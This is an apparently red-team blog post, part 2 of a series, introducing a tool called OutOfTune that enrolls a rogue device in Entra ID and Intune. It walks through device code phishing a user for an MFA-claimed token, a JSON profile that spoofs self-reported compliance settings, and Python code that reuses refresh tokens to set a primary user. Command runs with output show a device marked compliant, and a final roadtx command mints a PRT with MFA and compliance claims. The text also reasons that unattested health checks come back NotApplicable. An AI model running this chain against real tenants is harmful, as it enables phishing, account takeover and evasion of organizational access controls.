
Re-Engineering Pytune - Rogue devices in the age of conditional access Part 2
In the part 1 we looked at how we can re-write Pytune in order to bypass some of the most common conditional access policies that are encountered today. In part 2 with our new script in hand, we will look at an additional conditional access policy, one way we can bypass it and then start looking at Intune itself and some of the nuances relating to getting our rouge device marked as complaint and finally at the end of it all a primary refresh token that has complaint and MFA claims to start printing tokens.
Device Join Conditional Access
In part 1, we managed to bypass conditional access policies using various flows, alternative data sources and authentication contexts. However, there is one policy which will prevent us from even starting the whole process of enrolling a rogue device in Intune and that is a policy requiring multi-factor authentication for device joining.

Up until now, when we join a device to Entra as our first step in the attack, we have been using the username and password of our target user which uses the ROPC (Resource Owner Password Credentials) authentication flow to obtain an access token for the device registration service and then join a device. However, with this new conditional access policy multi-factor authentication is required and the ROPC is incompatible with MFA thus we cannot satisfy it and have no MFA claim in our token to join a device.
After the previous work to bypass conditional access policies, knowing that this policy would prevent everything out right was initially disappointing but then I got to thinking how be can get around it. What we need is an access token for the device registration service with an MFA claim and the path of least resistance that comes to mind here is device code phishing. Any method to get your hands on this specific token and its refresh token will work but for the sake of simplicity I will stick with device code phishing.
With this is mind we can kick off a device code phishing campaign for an application which has access to the device registration service. I picked the MS Broker (29d9ed98-a469-4536-ade2-f981bc1d605e) app, not only because it has access to the device registration service but also has additional benefits which we will see later on. So, with a bit of luck our target user enters the code and authenticates the MS Broker app, satisfying MFA in the process. We will then have an access token for the device registration service with an MFA claim and a refresh token.

Again, this doesn’t have to be device code phishing, I am sure folks out there have very creative way to get their hands on the right tokens. We just need to add functionality in our script to accept an access token in place of a username and password.
Intune Policies
Now we have looked at one method to circumvent the conditional access policy preventing device joining its time to look at the Intune side of the house and see how we can bypass certain policies.
After we enroll a rogue device into Intune we then perform the checkin phase. This phase is where our rogue device starts talking to Intune to register itself as a managed device and pull down policies. The OMA-DM (Open Mobile Alliance Device Management) protocol uses SyncML to send and receive the data. When we send the initial SyncML we are sending details about the device including its configuration.
Spoofing Device Configuration
Quite a few settings within Intune policies rely on self reporting and as Intune has no independent way to verify most of these values, it trusts whatever the device sends. For example, firewall status, OS version, AV etc. and because all these setting are self reported we just report their status as the device, this results in any policies requiring these settings to be configured being bypasses.
In Pytune you can edit the device.py file to specify the settings you would like to self report. As an alternative I went with introducing profiles for ease of use which can be specified during the checkin phase as a JSON file and all the self reporting values are sent. Below is an example profile with some details about each setting.
{
  "_note": "Default profile -- mirrors the hardcoded values in windows.py. Use as a reference",
  "_compliance_notes": {

	"_section_identity": "--- DEVICE IDENTITY (sent in SOAP enrollment + SyncML) ---",
    "os_version":               "Reported as SwV in SyncML and OSVersion in SOAP. Intune min/max OS version compliance checks use this. Match or exceed the policy threshold.",
    "os_platform":              "String shown in Intune portal (e.g. 'Windows 10 Enterprise', 'Windows 11 Enterprise'). Informational only.",
    "os_edition_enroll":        "OSEdition sent in SOAP enrollment context. 72 = Enterprise. Does not affect compliance directly -- use os_edition_syncml for that.",
    "os_edition_syncml":        "Reported via DeviceStatus/OS/Edition and WindowsLicensing/Edition CSPs. 4 = Enterprise, 48 = Professional. Compliance policies requiring Enterprise edition check this.",
    "manufacturer":             "Reported via DevInfo/Man. Some compliance or enrollment restriction policies allowlist specific manufacturers (Dell, HP, Lenovo, Microsoft Surface). Visible in Intune portal.",
    "model":                    "Reported via DevInfo/Mod. Visible in Intune portal. No standard compliance check but used in filters and targeting.",
    "firmware_ver":             "Reported via DevDetail/FwV. Visible in Intune portal. No standard compliance check.",
    "hw_version":               "Reported via Device/DevDetail/HwV. Visible in Intune portal. No standard compliance check.",
    "device_type_str":          "Reported via Device/DevDetail/DevTyp. Use 'PC' for standard desktop/laptop.",
    "oem":                      "Reported via Device/DevDetail/OEM. Should match manufacturer.",
    "locale":                   "Reported via DevInfo/Lang. Affects locale-based targeting rules. Use en-GB, en-US etc.",
    "proc_arch":                "Reported via DevDetail/Ext/Microsoft/ProcessorArchitecture. 9 = AMD64 (x64), 5 = ARM, 12 = ARM64.",
    "cname":                    "Subject CN used in the MDM enrollment CSR. Visible in the MDM certificate. 'ConfigMgrEnroll' mimics a standard corporate enrollment.",

	"_section_hardware_ids": "--- HARDWARE IDENTIFIERS (sent in SOAP + SyncML) ---",
    "mac_address":              "Sent in SOAP enrollment AdditionalContext. Visible in Intune portal. All-zeros is an obvious fake -- use a realistic OUI (e.g. Dell: A4-C3-F0-xx-xx-xx).",
    "hw_dev_id_enroll":         "HWDevID sent in SOAP enrollment. 64 hex chars. All-zeros is an obvious fake. Derive from a real device: SHA256 of TPM EKpub or SMBIOS UUID.",
    "hw_dev_id_syncml":         "HWDevID reported via DMClient/HWDevID CSP in SyncML. Should match hw_dev_id_enroll for consistency.",

	"_section_encryption": "--- ENCRYPTION (two separate checks) ---",
    "bitlocker_status":         "Reported via Device/Vendor/MSFT/BitLocker/Status/DeviceEncryptionStatus. 2 = encrypted. Self-reported, spoofable. NOTE: the HAS-attested 'Require BitLocker' compliance policy uses HealthAttestation CSP and requires a real TPM -- that cannot be spoofed.",
    "encryption_compliance":    "Reported via DeviceStatus/Compliance/EncryptionCompliance. 1 = compliant. Generic encryption check, self-reported. Simpler than Require BitLocker and fully spoofable.",

	"_section_security": "--- SECURITY POSTURE (DeviceStatus CSP -- all self-reported, all spoofable) ---",
    "firewall_status":          "DeviceStatus/Firewall/Status. 0 = on and monitoring (compliant). 1 = off (non-compliant).",
    "av_status":                "DeviceStatus/Antivirus/Status. 0 = on and monitoring (compliant). 1 = off. 2 = not monitoring.",
    "av_signature_status":      "DeviceStatus/Antivirus/SignatureStatus. 0 = up to date (compliant). 1 = out of date.",
    "antispyware_status":       "DeviceStatus/Antispyware/Status. 0 = on and monitoring (compliant). 1 = off.",
    "antispyware_sig_status":   "DeviceStatus/Antispyware/SignatureStatus. 0 = up to date (compliant). 1 = out of date.",
    "tpm_version":              "DeviceStatus/TPM/SpecificationVersion. String e.g. '2.0'. Compliance policies requiring TPM check this. Self-reported -- no cryptographic proof of actual TPM presence.",
    "secure_boot_state":        "DeviceStatus/SecureBootState. 1 = enabled (compliant). Self-reported path only -- NOT the HAS-attested Secure Boot check which requires real TPM PCR values.",

	"_section_defender": "--- MICROSOFT DEFENDER (Defender CSP -- all self-reported, all spoofable) ---",
    "defender_enabled":         "Defender/Health/DefenderEnabled. true = Defender running (compliant).",
    "defender_version":         "Defender/Health/DefenderVersion. Version string e.g. '4.18.24090.11'. Some policies enforce a minimum Defender version.",
    "defender_sig_out_of_date": "Defender/Health/SignatureOutOfDate. false = signatures up to date (compliant). true = out of date.",
    "defender_rtp_enabled":     "Defender/Health/RtpEnabled. true = real-time protection on (compliant).",
  },

  "os_version":        "10.0.19045.2006",
  "os_platform":       "Windows 10 Enterprise",
  "os_edition_enroll": "72",
  "os_edition_syncml": "4",

  "manufacturer":      "Microsoft Corporation",
  "model":             "VMware7.1",
  "firmware_ver":      "VMW71.00V.00000000.000.0000000000",
  "hw_version":        "Hyper-V UEFI Release v4.0",
  "device_type_str":   "VMware 7.1",
  "oem":               "Microsoft Corporation",

  "locale":            "en-US",
  "proc_arch":         "9",

  "mac_address":       "00-00-00-00-00-00",
  "hw_dev_id_enroll":  "0000000000000000000000000000000000000000000000000000000000000000",
  "hw_dev_id_syncml":  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",

  "bitlocker_status":         2,
  "cname":                    "ConfigMgrEnroll",

  "encryption_compliance":    "1",
  "firewall_status":          "0",
  "av_status":                "0",
  "av_signature_status":      "0",
  "antispyware_status":       "0",
  "antispyware_sig_status":   "0",
  "tpm_version":              "2.0",
  "secure_boot_state":        "1",
  "defender_enabled":         "true",
  "defender_version":         "4.18.24090.11",
  "defender_sig_out_of_date": "false",
  "defender_rtp_enabled":     "true"
}
Attempting to Spoof the Un-Spoofable
The above details things we can spoof as they are self reporting values and Intune is happy to take those at face value, but there a some more difficult settings we likely have to deal with, or not as it turns out.
Device Health settings, BitLocker, Secure Boot and Code integrity are not self reporting values.

BitLocker and Secure Boot are verified via TPM measurements and the Microsoft attestation service as you can see in the image above. This happens when Intune sends a VerifyHealth command via WNS (Windows Notification Service) and the correct TPM blobs are send back to Intune. I thought with a bit of effort this could be replicated on a physical machine with TPM or virtual machine with a vTPM but as much as I tried I could not get work out the correct flow and kept getting 500 errors from Intune. I do think there is something here and someone much smarter than me will figure it out at some point.
At this point I was thinking ok great we can spoof self reporting but if our target has BitLocker, Secure Boot and/or Code integrity enabled we are not going to get compliancy, sad times. I have this policy enabled in my test instance and when looking at the portal again I saw that this policy was marked as NotApplicable on my rogue device and more importantly it was marked as compliant?


The question is whats happing here? To be truthful I don’t have a definitive answer only a hypothesis. When we enroll our rogue device and the policy for these three settings (BitLocker, Secure Boot, Code integrity) is assigned, we check in the device with the parameters we can self-report such as firewall status etc. but we do not participate in the attestation process which performs the checks for BitLocker, Code Integrity and Secure Boot. As we are not participating in the process Intune has no data to evaluate for these setting to determine a pass or fail so it marks the state as NotApplicable. The policy can only fail on a device that actively participates.
It seems that NotApplicable is not determined as Non-Compliant within Intune and this could potentially be a design decision. I say this because if we take a handful of scenarios into consideration such as:
- A devices TPM is broken or TPM provisioning errors.
- The Health Attestation Service is unreachable due to network issues/restrictions.
- During first enrolment before boot time cert fetch.
- TPM 1.2 supported but not 2.0.
- Device in the process of first compliance cycle.
- More I haven’t thought of.
These are potential scenarios where the attestation process might not be able to complete and if that non completion automatically meant non-compliant all these would fail compliance and that would be a massive managerial undertaking for large organizations. Again this is a hypothesis and I do not have the definitive answer, I am sure there are some few smart folks out there that know why this is the case and please reach out if you do know.
So now we have a compliant device enrolled into Intune even when we have policies we cannot spoof.
Device Scope vs Users Scope
One area we might run into trouble is policy scoping within Intune. Policies can be scoped to devices or scoped to users. In the previous images, we saw our device was marked as compliant, the policies was scoped to the device, marked as NotApplicable. You might notice though that the Primary User field has not been filled out. This is because we used the device principal to enroll the device to circumvent conditional access policies detailed in part 1, meaning there is no primary user for the device just the device identity.
In a scenario when policies have been scoped to a device this is not an issue but when policies are scoped to a user they will not bind to the device as as far as Intune is concerned there are no policies to apply. Now, you would think this isn’t an issue, no policies to satisfy makes it easier. That would be true if is wasn’t for the Default Device Compliance Policy which I believe comes with every Intune instance

This policy checks, does the user exist (i.e has a license), is active (is the device checking in) and has a compliance policy assigned. We will fail this default policy if policies are scope to a user as we will not have any policies assigned.
Remember the refresh token we got from the start, this is where it comes into play and it won’t be the last time. What we can do is, first use the refresh token to request an access token for manage.microsoft.com
def exchange_rt_for_manage_token(tenant, refresh_token, client_id=BROKER_CLIENT_ID):
    resp = requests.post(
        url=f'https://login.microsoftonline.com/{tenant}/oauth2/token',
        data={
            'grant_type':    'refresh_token',
            'refresh_token': refresh_token,
            'client_id':     client_id,
            'resource':      'https://manage.microsoft.com/',
        },
    )
    return resp.json()['access_token']
The returned token will have the users UPN and then attach it to the device in our code.
device = make_windows_device(device_name, uid, tenant)
apply_profile(device, profile)
if user_at:
    device.aad_user_token = user_at
Then use the token during check in again sending it as a Bearer token with every SyncML request.
def send_syncml(self, data, certpath, keypath):
    headers = {
        'User-Agent':   f'MSFT {self.os} OMA DM Client/2.7',
        'Content-Type': 'application/vnd.syncml.dm+xml',
    }
    if self.aad_user_token:
        headers['Authorization'] = f'Bearer {self.aad_user_token}'
Intune reads the upn from the token and writes it as the device’s primary user in its backend.

Policies scoped to users then bind which avoids the default policy for having a policy assigned, we get the NotApplicable for device health settings and spoof any self reporting settings.

OutOfTune
Ok so at this point, lets look at everything in action, bypassing conditional access and getting a device compliant, lets introduce OutOfTune, yes so creative. We will also look at how we go from compliant device in Intune to a PRT with MFA and compliance claims.
We start from the point where we have device code phished or obtained an access token for the device registration service load it into OutOfTune. Quick note, the OutOfTune tool uses a state file to save various bits of information such as tokens, refresh tokens, URLs etc.
python .\OutOfTune.py drs-token -u adelev@eko-tech.co.uk -t <blah>

[*] Auth path  : pre-obtained DRS access token
[*] User       : adelev@eko-tech.co.uk
[*] DRS token — token claims:
    aud                  : urn:ms-drs:enterpriseregistration.windows.net
    iss                  : https://sts.windows.net/24cca985-73f4-4750-a977-48ba61adb692/
    iat                  : 1774270329 (2026-03-23 12:52:09)
    nbf                  : 1774270329
    exp                  : 1774275818 (2026-03-23 14:23:38)
    acr                  : 1
    acrs                 : ['p1', 'urn:user:registerdevice']
    aio                  : AWQAm/8bAAAARq0S+IBKMbZwMZow5py/EpwFKA35EkN3B649FwggTyY5NQhw5sX8inrlhyIM3vXO4BkNj+JIvEJJmdL7GleRL6lXg+BZYnSz6e/3cdPSC4RHdBstttf6d2OEEoUTednu
    amr                  : ['pwd', 'mfa']
    appid                : 29d9ed98-a469-4536-ade2-f981bc1d605e
    appidacr             : 0
    auth_time            : 1774270620
    family_name          : Vance
    given_name           : Adele
    groups               : ['918cc250-fe2c-4293-a104-6a5105e3ffa3', '1bb6bd63-3bf9-4bc3-8380-3c400167fe33', 'b31ea667-ffaf-4b74-b89e-c2100e583ed2', 'a9e82e6c-2233-4d94-ab79-494a3a0894bc', 'e7490e72-4e94-408a-85c7-a0373a7b9bad', 'cab11f8e-64e8-44a6-8176-8655c89f0f47', 'd05adc9f-6896-47af-8903-c24bd6ac45b2', '3d5233ae-1245-49f8-9d2e-120316f7961e', '787790e4-710d-4b17-a40a-4383502a826c']
    idtyp                : user
    ipaddr               : 217.155.33.70
    name                 : Adele Vance
    oid                  : d7a16bb6-8ca1-40c0-a17e-66fe8eb6c788
    puid                 : 1003200596967936
    rh                   : 1.AXgAhanMJPRzUEepd0i6Ya22knYoywG9fqRKnMnSi9TTWakAANN4AA.
    scp                  : adrs_access
    sid                  : 0031511a-2de0-2d99-0a6d-08f1960bacbf
    sub                  : xJ--MmRiEJkY5irFxWzOWPI9PCloqmNZ3We4Gm5iDU8
    tenant_region_scope  : NA
    tid                  : 24cca985-73f4-4750-a977-48ba61adb692
    unique_name          : AdeleV@eko-tech.co.uk
    upn                  : AdeleV@eko-tech.co.uk
    uti                  : v0G6HchFVkGjkS7rojJoAA
    ver                  : 1.0
    wids                 : ['b79fbf4d-3ef9-4689-8143-76b194e85509']
    xms_act_fct          : 5 3
    xms_ftd              : SVkBMHKor349gdsA4hX_RMMTngRVodYz_a2ZXcAhE3EBdXNlYXN0LWRzbXM
    xms_idrel            : 1 20
    xms_sptype           : 0
    xms_sub_fct          : 3 4
[+] Token audience confirmed for DRS
[-] Token has expired at 2026-03-23 14:23:38
We then join our device to Entra.
python .\OutOfTune.py device-join -n CORP-LAPTOP-008

[*] Device name : CORP-LAPTOP-008
[*] Tenant      : eko-tech.co.uk
[*] PFX output  : CORP-LAPTOP-008.pfx
[*] Calling device.entra_join() — registering with DRS...
Saving private key to CORP-LAPTOP-008_key.pem
Registering device
Device ID: 1b4337ea-18a2-447e-86c6-fdf3d96be51f
Saved device certificate to CORP-LAPTOP-008_cert.pem
[+] successfully registered CORP-LAPTOP-008 to Entra ID!
[*] here is your device certificate: CORP-LAPTOP-008.pfx (pw: password)
[+] Device joined successfully
[*] PFX path  : CORP-LAPTOP-008.pfx (password: password)
[*] Device ID : 1b4337ea-18a2-447e-86c6-fdf3d96be51f
[+] Phase 2 complete — state saved to chain_state.json
Next, we use device principal authentication to get a token for Intune
python .\OutOfTune.py device-token

[*] Device PFX : CORP-LAPTOP-008.pfx (from state)
[*] Tenant     : eko-tech.co.uk
[*] Pre-creating device_cert.pem / device_key.pem (openssl workaround)...
[*] Calling get_devicetoken() — device principal JWT assertion to AAD...
[*] Device token — token claims:
    aud                  : https://enrollment.manage.microsoft.com/
    iss                  : https://sts.windows.net/24cca985-73f4-4750-a977-48ba61adb692/
    iat                  : 1774278117 (2026-03-23 15:01:57)
    nbf                  : 1774278117
    exp                  : 1774282017 (2026-03-23 16:06:57)
    amr                  : ['rsa']
    deviceid             : 1b4337ea-18a2-447e-86c6-fdf3d96be51f
    idp                  : https://sts.windows.net/24cca985-73f4-4750-a977-48ba61adb692/
    idtyp                : device
    ipaddr               : 217.155.33.70
    oid                  : ab1b776c-01e6-47e7-bfd0-c4df29e3c9c3
    rh                   : 1.AXgAhanMJPRzUEepd0i6Ya22klXO69RaAbVJoIPITReXrowAAAB4AA.
    sub                  : 1b4337ea-18a2-447e-86c6-fdf3d96be51f
    tid                  : 24cca985-73f4-4750-a977-48ba61adb692
    uti                  : JyiwdyctIEipz3YtKnIDAA
    ver                  : 1.0
    xms_dch              : kZIloEWwL5JtBzDD6OZpGG/Dyuhidn2aFN3qGgqanfk=
    xms_drt              : 1774278348
    xms_ftd              : vouFKBfub2OcM8L7I8Jor10OEF_s615YA7TmEoJMyi0BdXNub3J0aC1kc21z
    xms_idrel            : 9 6
[+] Token audience confirmed for Intune enrollment
[+] Device principal confirmed — deviceid: 1b4337ea-18a2-447e-86c6-fdf3d96be51f
[+] Phase 3 complete — state saved to chain_state.json
We then enroll our device in Intune using a profile, spoofing device details and settings.
python .\OutOfTune.py mdm-enroll --profile .\profiles\dell_win11_ent.json

[+] Device token audience confirmed
[*]
[*] Step 4a: SOAP enrollment URL discovery
[*] Using known MDM discovery URL (no auth required):
[*]   https://enrollment.manage.microsoft.com/enrollmentserver/discovery.svc
[*] POST -> https://enrollment.manage.microsoft.com/enrollmentserver/discovery.svc  (DeviceType=WindowsPhone)
[*] Discovery response: HTTP 200
[+] Enrollment URL from SOAP discovery: https://fef.amsua0102.manage.microsoft.com:443/StatelessEnrollmentService/DeviceEnrollment.svc?client-request-id=0dc02134-de81-40ef-b2af-b5599942822d
[*]
[*] Step 4b: WS-Trust PKCS10 enrollment (MS-MDE2)
[*] Device PFX : CORP-LAPTOP-008.pfx (from state)
[*] Device ID  : 1b4337ea-18a2-447e-86c6-fdf3d96be51f
[+] Device profile: 29 attribute(s) applied
[*]   os_version                = 10.0.22631.3296
[*]   os_platform               = Windows 11 Enterprise
[*]   os_edition_enroll         = 72
[*]   os_edition_syncml         = 4
[*]   manufacturer              = Dell Inc.
[*]   model                     = Latitude 5540
[*]   firmware_ver              = 1.22.0
[*]   hw_version                = Intel(R) Core(TM) i7-1365U
[*]   device_type_str           = PC
[*]   oem                       = Dell Inc.
[*]   locale                    = en-GB
[*]   proc_arch                 = 9
[*]   mac_address               = A4-C3-F0-45-12-9B
[*]   hw_dev_id_enroll          = 4C4C4544004D00105A568CBD68C04D32444C4C4544004D00105A568CBD68C04D
[*]   hw_dev_id_syncml          = 4C4C4544004D00105A568CBD68C04D32444C4C4544004D00105A568CBD68C04D
[*]   bitlocker_status          = 2
[*]   cname                     = ConfigMgrEnroll
[*]   encryption_compliance     = 1
[*]   firewall_status           = 0
[*]   av_status                 = 0
[*]   av_signature_status       = 0
[*]   antispyware_status        = 0
[*]   antispyware_sig_status    = 0
[*]   tpm_version               = 2.0
[*]   secure_boot_state         = 1
[*]   defender_enabled          = true
[*]   defender_version          = 4.18.24110.4
[*]   defender_sig_out_of_date  = false
[*]   defender_rtp_enabled      = true
[*] Generating RSA-2048 key pair and CSR...
[*] Sending SOAP enrollment request...
[+] MDM certificate saved: CORP-LAPTOP-008_mdm.pfx
[+] Device successfully enrolled in Intune MDM
[+] Phase 4 complete — state saved to chain_state.json
Now we do out first checking sending device details vis SyncML and also using the refresh token we have for the access token at the beginning to have a user assigned to the device.
python .\OutOfTune.py mdm-checkin -r <blah>

[*] MDM PFX   : CORP-LAPTOP-008_mdm.pfx (from state)
[*] Device    : CORP-LAPTOP-008
[*] Checkin   : https://r.manage.microsoft.com/devicegatewayproxy/cimhandler.ashx
[*] Extracting MDM PEM files...
[*] [AAD] Exchanging user RT → manage.microsoft.com AT  (client: 29d9ed98-a469-4536-ade2-f981bc1d605e) ...
[+] [AAD] User token obtained — UPN: AdeleV@eko-tech.co.uk
[*] [AAD] Token will be included as Authorization: Bearer in SyncML requests
[*] [AAD] Intune will register this UPN as the device primary user
[+] Device profile: 29 attribute(s) applied
[*]   os_version                = 10.0.22631.3296
[*]   os_platform               = Windows 11 Enterprise
[*]   os_edition_enroll         = 72
[*]   os_edition_syncml         = 4
[*]   manufacturer              = Dell Inc.
[*]   model                     = Latitude 5540
[*]   firmware_ver              = 1.22.0
[*]   hw_version                = Intel(R) Core(TM) i7-1365U
[*]   device_type_str           = PC
[*]   oem                       = Dell Inc.
[*]   locale                    = en-GB
[*]   proc_arch                 = 9
[*]   mac_address               = A4-C3-F0-45-12-9B
[*]   hw_dev_id_enroll          = 4C4C4544004D00105A568CBD68C04D32444C4C4544004D00105A568CBD68C04D
[*]   hw_dev_id_syncml          = 4C4C4544004D00105A568CBD68C04D32444C4C4544004D00105A568CBD68C04D
[*]   bitlocker_status          = 2
[*]   cname                     = ConfigMgrEnroll
[*]   encryption_compliance     = 1
[*]   firewall_status           = 0
[*]   av_status                 = 0
[*]   av_signature_status       = 0
[*]   antispyware_status        = 0
[*]   antispyware_sig_status    = 0
[*]   tpm_version               = 2.0
[*]   secure_boot_state         = 1
[*]   defender_enabled          = true
[*]   defender_version          = 4.18.24110.4
[*]   defender_sig_out_of_date  = false
[*]   defender_rtp_enabled      = true
[*] Starting OMA-DM SyncML loop ...
[*] send request #1
 [*] sending data for ./Vendor/MSFT/NodeCache/MS%20DM%20Server
 [*] sending data for ./Vendor/MSFT/NodeCache/MS%20DM%20Server/CacheVersion
 [*] sending data for ./Vendor/MSFT/NodeCache/MS%20DM%20Server/ChangedNodes
 [*] sending data for ./DevDetail/SwV
 [*] sending data for ./DevDetail/Ext/Microsoft/LocalTime
 [*] sending data for ./Vendor/MSFT/WindowsLicensing/Edition
 [*] sending data for ./Vendor/MSFT/Update/LastSuccessfulScanTime
 [*] sending data for ./Vendor/MSFT/DeviceStatus/OS/Mode
 [*] sending data for ./DevDetail/Ext/Microsoft/DeviceName
 [*] sending data for ./DevDetail/Ext/Microsoft/OSPlatform
 [*] sending data for ./Vendor/MSFT/DeviceStatus/OS/Edition
 [*] sending data for ./DevDetail/Ext/Microsoft/ProcessorArchitecture
[*] send request #2
We can then run the check command to see if we are compliant. We need the refresh token here again as then endpoint requires user context not device context.
python .\OutOfTune.py check -r <blah>

[*] Device PFX  : CORP-LAPTOP-008.pfx (from state)
[*] Device ID   : 1b4337ea-18a2-447e-86c6-fdf3d96be51f
[*] uid (state) : 'adelev'
[*] Tenant      : eko-tech.co.uk
[*] Step 1/3 — deviceauth() — minting PRT from device cert...
[+] PRT obtained
[*] Step 2/3 — prtauth -> enrollment resource token (d4ebce55-015a-49b5-a083-c84d1797ae8c)...
[+] Enrollment resource token obtained
[*] Step 3/3 — token_renewal_for_enrollment -> IWService token...
[+] IWService token obtained
[*] Step 4/4 — GET IWService/Devices — matching AadId == 1b4337ea-18a2-447e-86c6-fdf3d96be51f...
[*] Device record found : CORP-LAPTOP-008
[*] Compliance state    : Compliant
[+] CORP-LAPTOP-008 is compliant!
We can also verify this in the portals.

 .
.
One Step Further
Ok so we have a complaint device, bypassed all the conditional access policies, outside of reading Intune data how do we take this further. Well, remember the refresh token we had for the MS Broker app, we use it for assigning a user, performing a check for compliance, well it can do much more.
This specific refresh token can be used to enrich PRTs with claims, in this instance that includes a claim for MFA and device compliance.
We use the device certificate of the device we enrolled into Entra and is now compliant with the MS Broker refresh token like so
roadtx prt --cert-pfx .\CORP-LAPTOP-008.pfx --pfx-pass password -r <blah>
